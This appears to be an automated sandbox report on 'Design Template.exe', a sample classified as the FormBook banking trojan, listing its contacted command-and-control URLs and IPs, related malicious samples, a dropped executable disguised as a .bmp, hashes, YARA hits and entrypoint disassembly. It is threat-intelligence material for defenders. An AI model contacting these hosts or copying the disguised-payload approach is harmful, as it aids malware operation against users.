http://www.betralifcannabis.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=Va4Ksj86yCgOFLNPhm+pHKG99OfqBZ9kfeFppHGmoUJffb1lK9bId45lnDO36EhwcfHg23q4hQ==	false	• Avira URL Cloud: safe	unknown
http://www.chuanyangwenhua.com/ma3c/?_h0PX=2MgTmInwKAFXORySzOhWikkJNLfSb5eys+c5OewZSV9pJ7GqMjdkEgpEBVTJsJvFnWJ8QAWSFg==&nflpdH=xVJtBJipx	true	• Avira URL Cloud: safe	unknown
http://www.2elden.com/ma3c/?nflpdH=xVJtBJipx&_h0PX=dtjU+FMvo+K0Hy2rJYJ4DlSiBEZivW2cseEeC9QykUoFZ//bqj3e3OnwJH2q0JCt3Y48Pt7erw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000007.00000000.298632353.0000000006870000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://schemas.mi	explorer.exe, 00000007.00000000.308827375.000000000ECFB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://https://twitter.com/onlydomains	rundll32.exe, 0000000E.00000002.509415460.0000000004B12000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css	rundll32.exe, 0000000E.00000002.509415460.0000000004B12000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://https://www.onlydomains.com/hosting/?utm_medium=free_parking&utm_source=landreclaim.com	rundll32.exe, 0000000E.00000002.509415460.0000000004B12000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.onlydomains.com?utm_medium=free_parking&utm_source=landreclaim.com	rundll32.exe, 0000000E.00000002.509415460.0000000004B12000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.micr	explorer.exe, 00000007.00000000.308827375.000000000ECFB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000007.00000000.306070200.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css	rundll32.exe, 0000000E.0000000 2.509415460.0000000004B12000.0 0000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://https://www.trustpilot.com/review/onlydomains.com	rundll32.exe, 0000000E.0000000 2.509415460.0000000004B12000.0 0000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000007.0000000 0.306070200.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.50.252.64	www.landreclaim.com	Canada		16276	OVHFR	true
160.153.136.3	rememberingedward.info	United States		21501	GODADDY-AMSDE	true
34.102.136.180	bestflowersandgifts.com	United States		15169	GOOGLEUS	false
156.226.160.56	www.2elden.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
47.105.113.141	www.zq2003.com	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
14.215.190.65	gz01.bch.baidu-itm.com	China		58466	CT-GUANGZHOU-IDCCHINANETGuangdongprovincenetworkCN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385453
Start date:	12.04.2021
Start time:	14:40:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Design Template.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winEXE@7/1@15/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 62.8% (good quality ratio 54.5%) • Quality average: 71.8% • Quality standard deviation: 33.5%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 20.50.102.62, 52.147.198.201, 184.30.24.56, 92.122.145.220, 104.43.193.48, 2.20.142.210, 2.20.142.209, 20.82.210.154, 52.255.188.83, 92.122.213.247, 92.122.213.194, 20.54.26.129, 52.155.217.156, 13.88.21.125, 104.42.151.234 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www.buscar-id-apple.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.50.252.64	Shipping Doc.exe	Get hash	malicious	Browse	• www.bintangcorp.com/sqe3/?r6=82DAHq2wg3tuo2XqCLLZJ41l7RS7yClHFVO3ul9CUY5+zT+6pv+aC+43mynQrH4pKWI8iWHnVQ==&rZvLVf=YL0hPBuh3Bh8NfMP
	TEC20201601.exe	Get hash	malicious	Browse	• www.melbournemedicalhealth.net/m8ec/?VPXh=GdPH&MvZ0HjY=ilbnhHVsbLcSqSBJLKZotjdD4qCqiNhav+gd5mGUy/YGPx1v2HXvdJB9yyxpl/8QwS96
	PI DX190530.exe	Get hash	malicious	Browse	• www.artemisplastic.com/g2t/?Hp=Y4KDuNph&YP=t66oSzNKtGU0CMBolCrZoHIrgB5Pfu02DUYCDcIwLLM2jCY8ClAW1PeZ3EO9e0zCGeJn
160.153.136.3	sgJRcWvnkP.exe	Get hash	malicious	Browse	• www.angelique-yoga.com/svh9/?EZA4iv=3+1keiJQeiCfSFf0lryhDdo9oQ7ZhWftUl7g93orCRsqpmVaeyk3iGEIaA5mjzn0PnfUEO9yMg==&GzuLH=VBZtT83HH6GhB4
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• www.redfiendpub.com/a6ru/?vRiX0=SOUS22xX9sTup/qaoB5MIRVPJCAYfdfKxkVl7wOCwv/faooOqTtneRL78hEWE1sF48OexjQHLg==&OhNl7=9rXdXRPXHBu
	Sales Invoice NO CN 6739.exe	Get hash	malicious	Browse	• www.mothe rhenscoop.com/chue/?EzutZl=3fX08rZHUH-&EhA8R=FB66DOuroI4CmOxq6a67IaKWBfukXdwRgdwsxf3jwhQX0Agp8EFRmiJ/Ub3Lswqn57xy

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO-RFQ # 097663899.exe	Get hash	malicious	Browse	• www.bigbuddyco.com/uabu/?_hrPK=2Uwp0g01JmizGb12EcJoawpAPddW8uWsqbAJ1/nDEFeqLH5icC3QCg1YL+W/1Y8NxrPm&o0D=jL0LdZHh34d0ut
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• www.karizcustomizeme.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjikjP31UiUH/cC1Iy
	PO#41000055885.exe	Get hash	malicious	Browse	• www.fastreliablemovers.com/s2oc/?8pDp00Hp=uy54us4ylpnOfyY6whDYihgyZC0Esknxq0Vw7fJMOJ1uVM8FmT+LYp8/ndiOcopYLTgN&GzrL=WBjT_rUpa
	Quotation.zip.exe	Get hash	malicious	Browse	• www.customkreation.com/md5/?sZODfJ=SSaZr77bX+wOOkDQuPSRIEdkxTkeMUTiYzthw7Z1sXt2p1dwJW8/E+4NRWcqo2nKYqvGVVcT4Q==&IzrxUP=XFQdnvQx-jxL
	PaymentInvoice.exe	Get hash	malicious	Browse	• www.thetrentproject.com/c22b/?9rgH70GX=3hZc8uDQNF2XjKqAM81yXveUJ3HYXQDb4GKg5u/1+rchdnCquZS07L8bvaz6arZeztnq&LL0=X4XDHNl0z
	ORIGINAL SHIPPING DOCUMENTSPDF.exe	Get hash	malicious	Browse	• www.craftgrowfarms.com/qqeq/?D8IxB=7nSpJtUpafTlT6&eb=/IDxx24Axl4cbD5+EJQNaXvnYIhuFpcrqBwxsI56nktuMkyspMBINcRo1NfHRhPmyuWswdOuHA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentInvoice.exe	Get hash	malicious	Browse	• www.thetrentproject.com/c22b/?k6A0=3hZc8uDQNF2XjKqAM81yXveUJ3HYXQDb4GKg5u/1+rchdnCquZS07L8bvZfqGaFl0YO7P8W0gg==&Jhk=xN90gjnxaL
	Inquiry.docx	Get hash	malicious	Browse	• www.warriormovers.com/qjnt/?s89=ZloBTponoX02e5gi3FYIj/PbKl44EdMQG0QlJcdkzx7vf5IbO8FhxdmCpjSPDQLZlRTi4A==&EL3=YXgtZbMH9Rj4xv
	Quotation.zip.exe	Get hash	malicious	Browse	• www.customkreation.com/md5/?8pgpa6=SSaZr77bX+wOOkDQuPSRIEdkxTkeMUTiYzthw7Z1sXt2p1dwJW8/E+4NRVwDr2byRJaQ&ATR8IR=eT8xexNprnm8u4U
	Paymonth invoice.exe	Get hash	malicious	Browse	• www.thirtytwohockey.com/tocg/?tZU0=d7p5RRREXQmDvUtPiIE4OQw74/HHtYHGT70rEjBzkCsmmafMBTybf7Sha+o3Gl2gVsKZGoTuww==&Upqh=GTdPsn7Pe8SXkPQ
	PO_RFQ007899_PDF.exe	Get hash	malicious	Browse	• www.midnight-tribe.com/zgg6/?N2=u1vejHrzkkLu5b9V7XB400V330Lc8uew1eeDf/KdhWioLwkIxbYF1D95wcluNAi8eFtW&i4=Ppcd
	Swift001_jpg.exe	Get hash	malicious	Browse	• www.newhopepropertysolutions.net/o9st/?KtClV=EA73qnsRXV8UgRhgNdmHym3gCvqtNllDE4wN3e9I7i7SCCwYnWBC3XhiPIw2HUhj6xVd&t8rL=FrghEXS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT001_jpg.exe	Get hash	malicious	Browse	• www.strategyplace.net/c8bs/?GR-8=Y+kvwDHuPs7d2r/xKL7WgaF8PTUWzGtrumOK1HlhuDcsPQWFrXK3haHxa/T6IUnTGo5pqWk2VA==&DZX45L=zZEdNNm87dpx
	COAU7229898130.xlsx	Get hash	malicious	Browse	• www.treasureislandhunt.com/jzvu/?oP0tUN_=NzgAMwieRov+nxxgtDwKqk7zMisDg84XFY9auB03daZMDlDJBtB3rw2hqcc+lbtXE5ZF0w==&cf=4h-hmDNHNl6hA4
	BIOTECHPO960488580.exe	Get hash	malicious	Browse	• www.davidkellywvhouse6.com/mb7q/?KneXF=OfKUnzPetndZQa7DVTEEDENIE4WmkhK+wSkJS9mdqBclGOhIlD09Pr9FnBmdL38oD9am&pPB=K2MDkxRXyRbTZrrp
	Product list.xlsx	Get hash	malicious	Browse	• www.jedinomad.net/vu9b/?-ZltiVX8=ZVXBbfE+XbBh+xPAjEgNF7xgaCIHrLxMQl0hA28H7lZcPnDTQwmNEoEjTBG5DlxBNzP22A==&RfR4I=JR-06F20O6g
	OC CVE9362 _TVOP-MIO 22(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.urfa-3.com/smzu/?D8cH=9r8tQzN8o24l6vY&sXUlfNy=2U89zO+VsmCZrKU9N+kvNT/Ei3oyx6cSiogMuCj+NMq1RoKapv70MYEUrKuaMhd7MLO+

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gz01.bch.baidu-itm.com	Requirement of Sonic Tube 50 mm.exe	Get hash	malicious	Browse	• 14.215.190.65
	sample catalog_copy.exe	Get hash	malicious	Browse	• 14.215.190.65
	dGWioTejLEz0eVM.exe	Get hash	malicious	Browse	• 14.215.190.65
	1bTpgGVn5mfDSUq.exe	Get hash	malicious	Browse	• 14.215.190.65
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• 14.215.190.65
	Confirm!!.exe	Get hash	malicious	Browse	• 14.215.190.65
	Confirm.exe	Get hash	malicious	Browse	• 14.215.190.65
	http://ncxps.com/wp-includes/rRRv7ILGM2dzPohaKlKheWb8rkju15bMqeEWcCglAp/	Get hash	malicious	Browse	• 150.138.249.207
	order.exe.exe	Get hash	malicious	Browse	• 150.138.249.207
	http://https://j.mp/2xHfFPy	Get hash	malicious	Browse	• 150.138.249.207

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://clck.ru/MsKX5	Get hash	malicious	Browse	• 150.138.249.207
	http://tiny.cc/y77jmz	Get hash	malicious	Browse	• 150.138.249.207
	http://tiny.cc/19i2lz	Get hash	malicious	Browse	• 150.138.249.207
	http://www.liaoweiling.top/wp-includes/Documentation/deasjcj1-790300-5683-nyu2lidkpk-4wzto/	Get hash	malicious	Browse	• 150.138.249.209
	15Ottawa Officework - PO # OTT10590 (Cape # 20180007) .pdf.exe	Get hash	malicious	Browse	• 150.138.249.206

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 164.155.20.27
	Betaling_advies.exe	Get hash	malicious	Browse	• 156.241.53.253
	pumYguna1i.exe	Get hash	malicious	Browse	• 156.241.53.161
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 156.255.140.216
	eQLPRPErea.exe	Get hash	malicious	Browse	• 156.254.221.72
	PO#41000055885.exe	Get hash	malicious	Browse	• 156.241.53.51
	Quotation.zip.exe	Get hash	malicious	Browse	• 103.48.133.161
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 156.241.53.167
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• 156.253.112.252
	PO2103019BGT.exe	Get hash	malicious	Browse	• 156.241.53.167
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• 164.155.20.209
	New Month.exe	Get hash	malicious	Browse	• 156.254.178.16
	proforma.exe	Get hash	malicious	Browse	• 156.225.32.63
	bank details.exe	Get hash	malicious	Browse	• 164.155.20.27
	BL Draft copy.exe	Get hash	malicious	Browse	• 154.207.58.215
	JRTpdf.exe	Get hash	malicious	Browse	• 156.253.112.252
	invoice bank.xlsx	Get hash	malicious	Browse	• 156.254.221.72
	Factura proforma, pedido nuevo.exe	Get hash	malicious	Browse	• 154.222.72.30
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 156.241.53.161
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 156.241.53.161
GODADDY-AMSDE	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 160.153.136.3
	winlog.exe	Get hash	malicious	Browse	• 160.153.137.170
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 160.153.136.3
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• 160.153.129.38
	Sales Invoice NO CN 6739.exe	Get hash	malicious	Browse	• 160.153.136.3
	PO-RFQ # 097663899.exe	Get hash	malicious	Browse	• 160.153.136.3
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 160.153.136.3
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 160.153.137.40
	PO#41000055885.exe	Get hash	malicious	Browse	• 160.153.136.3
	Quotation.zip.exe	Get hash	malicious	Browse	• 160.153.136.3
	Remittance Advice-Advance Payment.exe	Get hash	malicious	Browse	• 160.153.143.222
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• 160.153.137.170
	PaymentInvoice.exe	Get hash	malicious	Browse	• 160.153.136.3
	ORIGINAL SHIPPING DOCUMENTSPDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	PaymentInvoice.exe	Get hash	malicious	Browse	• 160.153.136.3
	Inquiry.docx	Get hash	malicious	Browse	• 160.153.136.3
	Quotation.zip.exe	Get hash	malicious	Browse	• 160.153.136.3
	Paymonth invoice.exe	Get hash	malicious	Browse	• 160.153.136.3
	PO_RFQ007899_PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• 160.153.137.170
OVHFR	VJNPltkyHyI3CCo.exe	Get hash	malicious	Browse	• 66.70.204.222
	SecuriteInfo.com.Trojan.MinerNET.8.21400.exe	Get hash	malicious	Browse	• 51.255.34.118
	Anmodning om tilbud 12-04-2021#U00b7pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 167.114.6.31
	Swift copy.pdf.exe	Get hash	malicious	Browse	• 51.222.80.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO-4147074_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	kQVi54bTM0.exe	Get hash	malicious	Browse	• 5.196.102.93
	cym4u.exe	Get hash	malicious	Browse	• 188.165.17.91
	Statement-ID-(400603).vbs	Get hash	malicious	Browse	• 51.89.204.5
	$108,459.00.html	Get hash	malicious	Browse	• 146.59.152.166
	LtfVNumoON.exe	Get hash	malicious	Browse	• 144.217.30.204
	giATspz5dw.exe	Get hash	malicious	Browse	• 142.4.204.181
	SecuriteInfo.com.__vbaHresultCheckObj.21994.exe	Get hash	malicious	Browse	• 149.202.83.171
	SecuriteInfo.com.Variant.Johnnie.321295.17359.exe	Get hash	malicious	Browse	• 91.121.140.167
	fileshare.doc	Get hash	malicious	Browse	• 188.165.24 5.148
	SecuriteInfo.com.Variant.Bulz.421173.18141.exe	Get hash	malicious	Browse	• 51.89.77.2
	R1210322PIR-2FQUOTATION(P21C00285).exe	Get hash	malicious	Browse	• 51.38.214.75
	Notice of change schedule for CID_ CMA CGM AMBER 0 QA8FS1NC 0QA8GN1NC - 1st Rev.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	Notice of change schedule for CID_ CMA CGM AMBER 0 QA8FS1NC 0QA8GN1NC - 1st Rev.pdf_1.exe	Get hash	malicious	Browse	• 51.195.53.221
	Purchase Order No.10056.exe	Get hash	malicious	Browse	• 51.195.53.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Liebert.bmp	
Process:	C:\Users\user\Desktop\Design Template.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	164864
Entropy (8bit):	7.209205710925533
Encrypted:	false
SSDEEP:	3072:CB/2vWJU7SV/DPHojgdtuxB5ukO99VUY7ls0RmunNWOne:qCqfojlg751O99VUenIunEO
MD5:	5CE9A1DC2873C419D9F42B71EB3B15EA
SHA1:	C6FE65A2BCD683AD3B07458F382BFD14A24B4E8F
SHA-256:	FEE88005A72B0DEC13B45092E47B5275498E26BECA1FAE2193AB89E48E689C09
SHA-512:	68FE533EBB15DB0B4AF7F27733D77652825C0D68E5567536D307C47002514C821DE0D13E3774EB3CEB70E24CC02E747926919C90F6A56A2357761174A84D558B
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\Liebert.bmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\Liebert.bmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\Liebert.bmp, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....}f?.9.QH9.QH9.QH"..Hu.QH"..H:.QH"..H8.QHRich9.QH..... ..PE..L....."<.....r.....@.....@..... .text...Pp.....r..... ..`..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.277372055729393

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Design Template.exe
File size:	479232
MD5:	56d56566623a2bc942141b56f9dd3da5
SHA1:	bc76bd9c064a7df36b84d5e08f266c8d4d9819ee
SHA256:	5397f0168be76c7e5efee936d341eb359b9015af5e77631129dc0664105e9259
SHA512:	85f335645b6e92ce0a4cf6c799e03a79f3ca60d19e3cca0dfcb808b08ec7b3e0c0c4f1538097f5ffea270053fb4bc38505d8c127dff3edde05c5181b33691dbf
SSDEEP:	12288:2Onh/74J2eipNdrLCjD6HBTLaQqP+BfWbMto:2Os2eipNdrLCjDzQfWE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>M.._#...._#.._#.._#./@)..._#.DC-.._#.._".K^#..@0.._#./@(.._#..Y%.._#.Rich._#.....PE..L.....FX.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x422c4f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5846A1E0 [Tue Dec 6 11:32:48 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	896af7d86e4ad5191fa88fd4589e505c

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push FFFFFFFFh
push 00441190h
push 00424AD4h
mov eax, dword ptr fs:[00000000h]
push eax
mov dword ptr fs:[00000000h], esp
sub esp, 58h
push ebx
push esi
push edi
mov dword ptr [ebp-18h], esp

Instruction
call dword ptr [004331B8h]
xor edx, edx
mov dl, ah
mov dword ptr [0044DF54h], edx
mov ecx, eax
and ecx, 000000FFh
mov dword ptr [0044DF50h], ecx
shl ecx, 08h
add ecx, edx
mov dword ptr [0044DF4Ch], ecx
shr eax, 10h
mov dword ptr [0044DF48h], eax
push 00000001h
call 00007F2138E4EA95h
pop ecx
test eax, eax
jne 00007F2138E4CCBAh
push 0000001Ch
call 00007F2138E4CD78h
pop ecx
call 00007F2138E4E002h
test eax, eax
jne 00007F2138E4CCBAh
push 00000010h
call 00007F2138E4CD67h
pop ecx
xor esi, esi
mov dword ptr [ebp-04h], esi
call 00007F2138E4E8B1h
call dword ptr [004330A8h]
mov dword ptr [0044E65Ch], eax
call 00007F2138E4E76Fh
mov dword ptr [0044DF38h], eax
call 00007F2138E4E518h
call 00007F2138E4E45Ah
call 00007F2138E4D057h
mov dword ptr [ebp-30h], esi
lea eax, dword ptr [ebp-5Ch]
push eax
call dword ptr [004330A4h]
call 00007F2138E4E3EBh
mov dword ptr [ebp-64h], eax
test byte ptr [ebp-30h], 00000001h
je 00007F2138E4CCB8h
movzx eax, word ptr [ebp+00h]

Rich Headers

Programming Language:	• [C] VS98 (6.0) build 8168 • [RES] VS98 (6.0) cvtres build 1720 • [C++] VS98 (6.0) build 8168

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x42f48	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x5104d	0x1c	.cdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
